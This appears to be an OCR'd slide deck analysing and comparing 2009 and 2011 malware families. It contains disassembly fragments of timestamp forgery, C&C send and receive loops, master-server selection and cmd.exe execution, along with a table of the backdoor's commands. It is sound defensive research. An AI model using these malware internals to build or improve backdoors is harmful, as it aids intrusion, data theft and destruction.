push offset a_docm ; ".docm"
push esi ; Str1
call edi ; _wcsnicmp
add esp, 0Ch
test eax, eax
jz loc_10001805
push 4 ; MaxCount
push offset a_upd ; ".upd"
push esi ; Str1
call edi ; _wcsnicmp
add esp, 0Ch
test eax, eax
jz loc_10001805
push 4 ; MaxCount
push offset a_upx ; ".upx"
push esi ; Str1
call edi ; _wcsnicmp
add esp, 0Ch
test eax, eax
jz loc_10001805


2011
; MaxCount
; ".doc"
; Str1
call edi ; _wcsnicmp
add esp, 0Ch
test eax, eax
jz loc_40152D
push 5 ; MaxCount
push offset a_docx ; ".docx"
push esi ; Str1
call edi ; _wcsnicmp
add esp, 0Ch
test eax, eax
jz loc_40152D
push 4 ; MaxCount
push offset a_docm ; ".docm"
push esi ; Str1
call edi ; _wcsnicmp
add esp, 0Ch
test eax, eax
jz loc_40152D
push 4 ; MaxCount
push offset a_upd ; ".upd"
push esi ; Str1
call edi ; _wcsnicmp
add esp, 0Ch
test eax, eax
jz loc_40152D
push 4 ; MaxCount
push offset a_upx ; ".upx"
push esi ; Str1
call edi ; _wcsnicmp
add esp, 0Ch
test eax, eax
jz loc_40152D
push 4 ; MaxCount
push offset a_uri ; ".uri"
push esi ; Str1
call edi ; _wcsnicmp
add esp, 0Ch
test eax, eax
jz loc_40152D

Function	Malware in 2011	Malware in 2009	Remark
HDD Destruction	sfofsvc.dll	wversion.exe	
		flash.gif	
DDoS Attack	meitsvc.dll	ntscfg.dll perfvwr.dll wmiconf.dll	
Update	wsfcsvc.dll		
1st C&C Server	samjmgr.dll	netlmgr.exe	
3rd C&C Server	ncsvc.dll	netlmgr.dll	
Install malware	ntds50.dll	Dupdate.exe	
First malware	SBUpdate.exe		
Spam sending	.	mstimer.dll	

2011	2009								
	mstimer.dll (181)	ntscfg.dll (433)	perfvwr.dll (425)	wmiconf.dll (391)	netlmgr.exe (280)	netlmgr.dll (273)	flash.gif (146)	wversion.exe (155)	Dupdate.exe (241)
meitsvc.dll (170)	23	18	22	18	26	30	14	7	13
sfofsvc.dll (151)	33	22	20	24	66	70	108	10	15
wsfcsvc.dll (129)	21	17	15	12	25	31	17	6	9
samjmgr.dll (194)	35	40	37	34	41	50	19	14	23
ncsvc.dll (258)	27	22	23	22	97	162	53	9	14
ntds50.dll (81)	28	21	19	21	35	36	20	9	18
SBUpdate.exe (56)	13	19	18	18	10	12	7	13	10

2009


```
esource:
    5.1.2600.5512
ProductVersion: 5.1.2600.5512
Target OS:      32 bit Windows running with Windows NT/2000
  Language '040904b0'
    Comments: ''
    CompanyName: 'Microsoft Corporation'
    FileDescription: 'NT Security Configuration'
    FileVersion: '5.1.2600.5512 (xpsp.080413-2108)'
    InternalName: 'ntscfg.dll'
    LegalCopyright: '© Microsoft Corporation. All rights reserved

    LegalTrademarks: ''
    OriginalFilename: 'ntscfg.dll'
    PrivateBuild: ''
    ProductName: 'Microsoft® Windows® Operating Syste'
    ProductVersion: '5.1.2600.5512'
    SpecialBuild: ''
```

<ntscfg.dll>

2011


```
esource:
    5.1.2600.5512
ProductVersion: 5.1.2600.5512
Target OS:      32 bit Windows running with Windows NT/2000
  Language '040904B0'
    CompanyName: 'Microsoft Corporation'
    FileDescription: 'Task Scheduler interface DLL'
    FileVersion: '5.1.2600.5512 (xpsp.080413-2108)'
    InternalName: 'TaskScheduler'
    LegalCopyright: '© Microsoft Corporation. All rights reserved

    OriginalFilename: 'mstask.dll'
    ProductName: 'Microsoft® Windows® Operating Syste'
    ProductVersion: '5.1.2600.5512'
```

<wsfcsv.dll>



Stats

	Primary Image	Secondary Image
Name	inetsvc.exe	inetsvc.exe
Matched Functions	240 / 242 (99.2%)	240 / 242 (99.2%)
Unmatched Functions	2 / 242 (0.8%)	2 / 242 (0.8%)
Non-Library Calls	516 / 517 (99.8%)	511 / 512 (99.8%)
Library Calls	1 / 517 (0.2%)	1 / 512 (0.2%)
Matched Jumps	3389 / 3428 (98.9%)	3389 / 3401 (99.6%)
Unmatched Jumps	39 / 3428 (1.1%)	12 / 3401 (0.4%)
Matched Basicblocks	2392 / 2420 (98.8%)	2392 / 2401 (99.6%)
Unmatched Basicblocks	28 / 2420 (1.2%)	9 / 2401 (0.4%)
Matched Instructions	11184 / 11281 (99.1%)	11184 / 11227 (99.6%)
Unmatched Instructions	97 / 11281 (0.9%)	43 / 11227 (0.4%)



Stats

	Primary Image	Secondary Image
Name	msensvc.exe	msensvc.exe
Matched Functions	368 / 385 (95.6%)	368 / 383 (96.1%)
Unmatched Functions	17 / 385 (4.4%)	15 / 383 (3.9%)
Non-Library Calls	335 / 437 (76.7%)	355 / 459 (77.3%)
Library Calls	102 / 437 (23.3%)	104 / 459 (22.7%)
Matched Jumps	872 / 897 (97.2%)	872 / 920 (94.8%)
Unmatched Jumps	25 / 897 (2.8%)	48 / 920 (5.2%)
Matched Basicblocks	742 / 778 (95.4%)	742 / 785 (94.5%)
Unmatched Basicblocks	36 / 778 (4.6%)	43 / 785 (5.5%)
Matched Instructions	5097 / 5272 (96.7%)	5097 / 5331 (95.6%)
Unmatched Instructions	175 / 5272 (3.3%)	234 / 5331 (4.4%)

- Rarely used in other programs
- Forcefully designate the time of file creation, alteration, and display

2009

```
.text:004052E0 hObject         = dword ptr  4
.text:004052E0 lpLastWriteTime = dword ptr  8
.text:004052E0
.text:004052E0 mov     eax, [esp+lpLastWriteTime]
.text:004052E4 push    esi
.text:004052E5 mov     esi, [esp+4+hObject]
.text:004052E9 test    eax, eax
.text:004052EB jz      short loc_4052F7
.text:004052ED push    eax             ; lpLastWriteTime
.text:004052EE push    eax             ; lpLastAccessTime
.text:004052EF push    eax             ; lpCreationTime
.text:004052F0 push    esi             ; hFile
.text:004052F1 call    ds:SetFileTime
.text:004052F7
.text:004052F7 loc_4052F7:                             ; (
.text:004052F7 push    esi             ; hObject
.text:004052F8 call    ds:CloseHandle
.text:004052FE pop     esi
.text:004052FF retn
```

<netlmgr.exe 4052E0 function>

2011

```
.text:1000D480 hObject         = dword ptr  4
.text:1000D480 arg_4           = dword ptr  8
.text:1000D480
.text:1000D480 mov     eax, [esp+arg_4]
.text:1000D484 push    esi
.text:1000D485 mov     esi, [esp+4+hObject]
.text:1000D489 test    eax, eax
.text:1000D48B jz      short loc_1000D497
.text:1000D48D push    eax
.text:1000D48E push    eax
.text:1000D48F push    eax
.text:1000D490 push    esi
.text:1000D491 call    SetFileTime
.text:1000D497
.text:1000D497 loc_1000D497:
.text:1000D497 push    esi             ; hObject
.text:1000D498 call    ds:CloseHandle
.text:1000D49E pop     esi
.text:1000D49F retn
```

<ncsvc.dll의 1000d480 function>

- Error Code 2733
- Retry after 0x1E standby

2009

```
.text:004054B8 loc_4054B8:                             ; CODE XRI
.text:004054B8 call    ds:GetTickCount
.text:004054BE mov     edx, [esp+10h+arg_4]
.text:004054C2 mov     ecx, [esp+10h+arg_8]
.text:004054C6 sub     eax, edx
.text:004054C8 cmp     eax, ecx
.text:004054CA ja      short loc_40551A
.text:004054CC mov     ecx, [esp+10h+arg_0]
.text:004054D0 mov     eax, edi
.text:004054D2 sub     eax, ebx
.text:004054D4 push    0
.text:004054D6 add     eax, ebp
.text:004054D8 push    ebx
.text:004054D9 push    eax
.text:004054DA push    ecx
.text:004054DB call    send
.text:004054E1 mov     esi, eax
.text:004054E3 test    esi, esi
.text:004054E5 jz      short loc_40551A
.text:004054E7 cmp     esi, 0FFFFFFFFh
.text:004054EA jz      short loc_4054FA
.text:004054EC call    ds:GetTickCount
.text:004054F2 mov     [esp+10h+arg_4], eax
.text:004054F6 sub     ebx, esi
.text:004054F8 jmp     short loc_40550F
.text:004054FA ---------------------------------------------------------
.text:004054FA
.text:004054FA                         ; CODE XREF: CC_SEND+5A↑j
.text:004054FA call    WSAGetLastError
.text:00405500 cmp     eax, 2733h
.text:00405505 jnz     short loc_40551A
.text:00405507 push    1Eh             ; dwMilliseconds
.text:00405509 call    ds:Sleep
.text:0040550F
.text:0040550F                         ; CODE XREF: CC_SEND+68↑j
.text:0040550F test    ebx, ebx
.text:00405511 jnz     short loc_4054B8
.text:00405513
.text:00405513                         ; CODE XREF: CC_SEND+26↑j
.text:00405513 mov     eax, edi
.text:00405515 pop     edi
.text:00405516 pop     esi
.text:00405517 pop     ebp
.text:00405518 pop     ebx
.text:00405519 retn
```

<netlmgr.exe>

2011

```
.text:1000D8A6 loc_1000D8A6:                           ; CODE XREF: se
.text:1000D8A6 call    ds:GetTickCount
.text:1000D8AC mov     ecx, [esp+10h+arg_C]
.text:1000D8B0 sub     eax, ebp
.text:1000D8B2 cmp     eax, ecx
.text:1000D8B4 ja      short loc_1000D904
.text:1000D8B6 mov     eax, [esp+10h+arg_4]
.text:1000D8BA mov     ecx, [esp+10h+sock]
.text:1000D8BE sub     eax, edi
.text:1000D8C0 push    0               ; _DWORD
.text:1000D8C2 add     eax, ebx
.text:1000D8C4 push    edi             ; _DWORD
.text:1000D8C5 push    eax             ; _DWORD
.text:1000D8C6 push    ecx             ; _DWORD
.text:1000D8C7 call    send
.text:1000D8CD mov     esi, eax
.text:1000D8CF test    esi, esi
.text:1000D8D1 jz      short loc_1000D904
.text:1000D8D3 cmp     esi, 0FFFFFFFFh
.text:1000D8D6 jz      short loc_1000D8E4
.text:1000D8D8 call    ds:GetTickCount
.text:1000D8DE mov     ebp, eax
.text:1000D8E0 sub     edi, esi
.text:1000D8E2 jmp     short loc_1000D8F9
.text:1000D8E4 ---------------------------------------------------------
.text:1000D8E4
.text:1000D8E4                         ; CODE XREF: send_to_host+46↑j
.text:1000D8E4 call    WSAGetLastError
.text:1000D8EA cmp     eax, 2733h
.text:1000D8EF jnz     short loc_1000D904
.text:1000D8F1 push    1Eh             ; dwMilliseconds
.text:1000D8F3 call    ds:Sleep
.text:1000D8F9
.text:1000D8F9                         ; CODE XREF: send_to_host+52↑j
.text:1000D8F9 test    edi, edi
.text:1000D8FB jnz     short loc_1000D8A6
.text:1000D8FD
.text:1000D8FD                         ; CODE XREF: send_to_host+14↑j
.text:1000D8FD pop     edi
.text:1000D8FE pop     esi
.text:1000D8FF mov     eax, ebx
.text:1000D901 pop     ebp
.text:1000D902 pop     ebx
.text:1000D903 retn
```

<ncsvc.dll>

- Call Close_sock and sleep
- Destruct thread after 36EE80 standby

2009

```
.text:00401275 call    CC_SEND
.text:0040127A add     esp, 0Ch
.text:0040127D cmp     eax, 0FFFFFFFFh
.text:00401280 jnz     short loc_40128E
.text:00401282 push    36EE80h         ; dwMilliseconds
.text:00401287 call    ebx ; Sleep
.text:00401289 jmp     loc_4011FA
.text:0040128E ------------------------------------------------
.text:0040128E
.text:0040128E                         ; CODE XREF: sub_4011D0+B0↑j
.text:0040128E lea     ecx, [esp+1014h+var_1008]
.text:00401292 push    2BF20h
.text:00401297 push    ecx
.text:00401298 push    esi
.text:00401299 call    CC_RECV
.text:0040129E add     esp, 0Ch
.text:004012A1 cmp     eax, 0FFFFFFFFh
.text:004012A4 jnz     short loc_4012B2
.text:004012A6 push    36EE80h         ; dwMilliseconds
.text:004012AB call    ebx ; Sleep
.text:004012AD jmp     loc_4011FA
.text:004012B2 ------------------------------------------------
.text:004012B2
.text:004012B2                         ; CODE XREF: sub_4011D0+D4↑j
.text:004012B2 cmp     [esp+1014h+var_1004], 3202h
.text:004012B9 jz      short loc_4012DF
.text:004012BB push    esi
.text:004012BC call    close_sock
.text:004012C1 add     esp, 4
.text:004012C4 cmp     [esp+1014h+var_1004], 3204h
.text:004012CB jnz     loc_401233
.text:004012D1 mov     edx, dwMilliseconds
.text:004012D7 push    edx             ; dwMilliseconds
.text:004012D8 call    ebx ; Sleep
.text:004012DA jmp     loc_4011FA
```

<netlmgr.exe>

2011

```
.text:1000745D push    eax
.text:1000745E push    esi
.text:1000745F call    send_to_host
.text:10007464 add     esp, 10h
.text:10007467 cmp     eax, 0FFFFFFFFh
.text:1000746A jnz     short loc_10007485
.text:1000746C push    esi
.text:1000746D call    close_sock
.text:10007472 add     esp, 4
.text:10007475 push    36EE80h         ; dwMilliseconds
.text:1000747A call    ds:Sleep
.text:10007480 jmp     loc_10007352
.text:10007485 ------------------------------------------------
.text:10007485
.text:10007485                         ; CODE XREF: thre
.text:10007485 push    927C0h
.text:1000748A lea     ecx, [ebp+var_10A0]
.text:10007490 push    14h
.text:10007492 push    ecx
.text:10007493 push    esi
.text:10007494 call    recv_from_host
.text:10007499 add     esp, 10h
.text:1000749C cmp     eax, 0FFFFFFFFh
.text:1000749F jnz     short loc_100074BA
.text:100074A1 push    esi
.text:100074A2 call    close_sock
.text:100074A7 add     esp, 4
.text:100074AA push    36EE80h         ; dwMilliseconds
.text:100074AF call    ds:Sleep
.text:100074B5 jmp     loc_10007352
```

<ncsvc.dll>

- Identity in selecting Master server
- Try to access to Master
- Retry after sleep(2BF20)

2009

```
.text:004059B4                          ; CODE XREF: sub_
.text:004059B4 call    ds:rand
.text:004059BA cdq
.text:004059BB idiv    ebp
.text:004059BD mov     esi, edx
.text:004059BF mov     ax, [ebx+esi*8+4]
.text:004059C4 test    ax, ax
.text:004059C7 jz      short loc_4059EC
.text:004059C9 mov     edx, [ebx+esi*8]
.text:004059CC push    0Ah
.text:004059CE push    eax
.text:004059CF push    edx
.text:004059D0 call    connect_to_host
.text:004059D5 add     esp, 0Ch
.text:004059D8 cmp     eax, 0FFFFFFFFh
.text:004059DB mov     [esp+14h+var_4], eax
.text:004059DF jnz     short loc_405A12
.text:004059E1 push    2BF20h          ; dwMilliseconds
.text:004059E6 call    ds:Sleep
```


<netlmgr.exe>

2011


```
.text:10007382                          ; CODE XREF: thre
.text:10007382 push    1Eh             ; int
.text:10007384 lea     eax, [ebp+var_2C]
.text:10007387 push    2BF20h          ; dwMilliseconds
.text:1000738C push    eax             ; int
.text:1000738D lea     ecx, [ebp+iparray]
.text:10007393 push    0Ah             ; int
.text:10007395 push    ecx             ; int
.text:10007396 call    select_master
.text:1000739B mov     esi, eax
.text:1000739D add     esp, 14h
.text:100073A0 cmp     esi, 0FFFFFFFFh
.text:100073A3 mov     [ebp+var_14], esi
.text:100073A6 jz      loc_10007689
.text:100073AC push    esi
.text:100073AD call    simple_talk_with_master
```

<ncsvc.dll>

- Encryption and Authentication



<wmiconf.dll>



<msensvc.exe, sensvc.exe>

- C&C Backdoor is identical

연번	명령어	기능	연번	명령어	기능
1	0xC300	네트워크카드 정보,컴퓨터이름 전송	7	0xC306	ECHO기능(수신된 문자열 송신)
2	0xC301	하드디스크 정보 전송	8	0xC307	특정 파일 삭제
3	0xC302	파일목록 전송	9	0xC308	특정 프로그램 실행결과 전송
4	0xC303	특정 파일 전송	10	0xC309	실행중인 프로그램 목록 전송
5	0xC304	파일 수신	11	0xC30A	특정 프로그램 종료
6	0xC305	특정 프로그램 실행	12	0xC30B	특정 파일의 생성,수정,열람일시 변경

2009


```
.text:00401472 call    ds:GetTempFileNameA
.text:00401478 mov     edx, [esp+8BCh+arg_4]
.text:0040147F lea     ecx, [esp+8BCh+FileName]
.text:00401483 push    ecx
.text:00401484 push    edx
.text:00401485 push    offset aXe      ; "xe /"
.text:0040148A push    offset aCm      ; "cm"
.text:0040148F lea     eax, [esp+8CCh+Dest]
.text:00401496 push    offset Format   ; "%sd.e%sc W"%s > %sW""
```

<inetsvc.exe>


2011

```
.text:0040238F lea     eax, [ebp+PathName]
.text:00402394 push    offset PrefixString ; "~Dfg"
.text:00402395 push    eax             ; lpPathName
.text:0040239B call    ds:GetTempFileNameA
.text:004023A1 lea     eax, [ebp+PathName]
.text:004023A2 push    eax
.text:004023A3 push    edi
.text:004023A9 lea     eax, [ebp+CommandLine]
.text:004023AE push    offset aCmd_exeCSS ; "cmd.exe /c W"%sW" > %s"
.text:004023AF push    eax             ; Dest
.text:004023B0                 call    ds:sprintf
```

<msensvc.exe, sensvc.exe>



Backdoor in 2009



Backdoor in 2011


THANK
YOU